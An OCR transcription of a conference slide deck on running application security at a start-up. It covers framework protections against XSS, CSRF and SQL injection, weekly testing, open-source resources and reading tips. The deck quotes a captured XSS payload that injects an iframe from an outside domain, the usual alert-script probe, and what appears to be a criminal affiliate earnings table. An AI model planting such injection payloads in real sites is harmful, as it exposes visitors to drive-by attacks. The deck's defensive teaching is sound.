


Scred

Application security in a start-up

Henri Lindberg, Head of Security


Money
Groups
@Scred
Events
Friends
Community Sites


Money
Groups
@Scred
Events
Friends
Community Sites
Criminals”><iframe src=http://
http://bm-740.cn/></iframe>



~~Criminals~~”><iframe src=http://http://bm-740.cn/></iframe>

Klik team's party pictures

1 Пати кончилась :'(	$185986	ТОП 10	39 (25%)	
2 gofuckbiz.com ???	$115318		109 (69%)	
3 Хочу Lexus	$106051		9 (6%)	
4 vanya	$103263			
5 WWW.SENOSTA.COM	$96531			
6 kinovip рулит	$95034			
7 Сидживод	$89050			
8 Коплю жене на сапоги	$77145			
9 XXX	$71866			
10 ENJOY IT :)	$64998			
11 Magic-ToolBox.com	$63937	ТОП 20	36 (23%)	
12 Ravshan & Jumshut	$57538		112 (70%)	
13 $$$ or stfu	$57472		11 (7%)	
14 ↑Сектанты ;)	$57174			
15 doorway-master.com	$56996			
16 FantasticDollars.com	$56311			
17 Lookin' Swell, Dolly	$48467			
18 mr_K	$46751			
19 Silvio Manuel	$45367			
20 daite snegohod+visky	$44811			
21 XRENOTRAF.com	$39788	ТОП 30	91 (58%)	
22 -== Хочу Audi TT ==-	$38263		34 (22%)	
23 Ducat	$35544		32 (20%)	
24 panaeff	$33753			
25 Studio68	$33414			
26 ♥MED¥ED♥	$32640			
27 karamba	$32424			
28 speedE¥	$31044			
29 Alfie	$30646			
30 Radnek ¥asay	$29807			
31 ubl&wetsnow	$28524	ТОП 40	37 (24%)	
32 tasmani	$25902		59 (38%)	
33 and77	$25512		58 (38%)	
34 nes	$22813			
35 jcash.biz	$20124			
36 mr.Pink	$19998			
37 $$$Баку$$$	$19853			
38 Спанч Боб	$18708			
39 хехе	$18013			
40 Бендер Сгибатель	$17779			

19 (11%) 

11 (6%) 

52 (30%) 

10 (6%) 

Start-up reality

- Features first, security second
- Money is not an issue..if you have none ;)
- Rapid changes in development direction

@Scred

Security still matters

- Online crime is not going away
- Social sites = lots of potential victims
- Just ask Facebook or MySpace

@Scred

The Scred Way

- Framework takes care of XSS, CSRF, SQLi
- Weekly security testing and code review
- Cheap bastards "hired" an auditor (me)

@Scred

The Scred Way

- Commercial tools suck anyway*
- Business logic vulnerabilities biggest issue
- Vulnerability type prioritization

* Unless a tool vendor wants to prove us wrong with a free license and money!

@Scred

Cheat sheet

- Security is not a boolean variable, something is definitely better than nothing.
- Start with low-hanging fruits. Get to know your code security-wise.
- Offload sanitization and validation to framework.
- Use open source tools and material (OWASP, WebAppSec, Securityfocus mailing list archives)

@Scred

Amazon.co.uk is cheap

- How to Break Web Software, 240 pp
- Web Application Hacker's Handbook, 768 pp
- The Art of Software Security Assessment, 1200pp

@Scred

Q&A

- No MD5 questions, thank you. Just use SHA-256 ;)
- XSS detected quite often with “><script>alert(“fail”)</script>
- JSON requires CSRF-tokens / protection

@Scred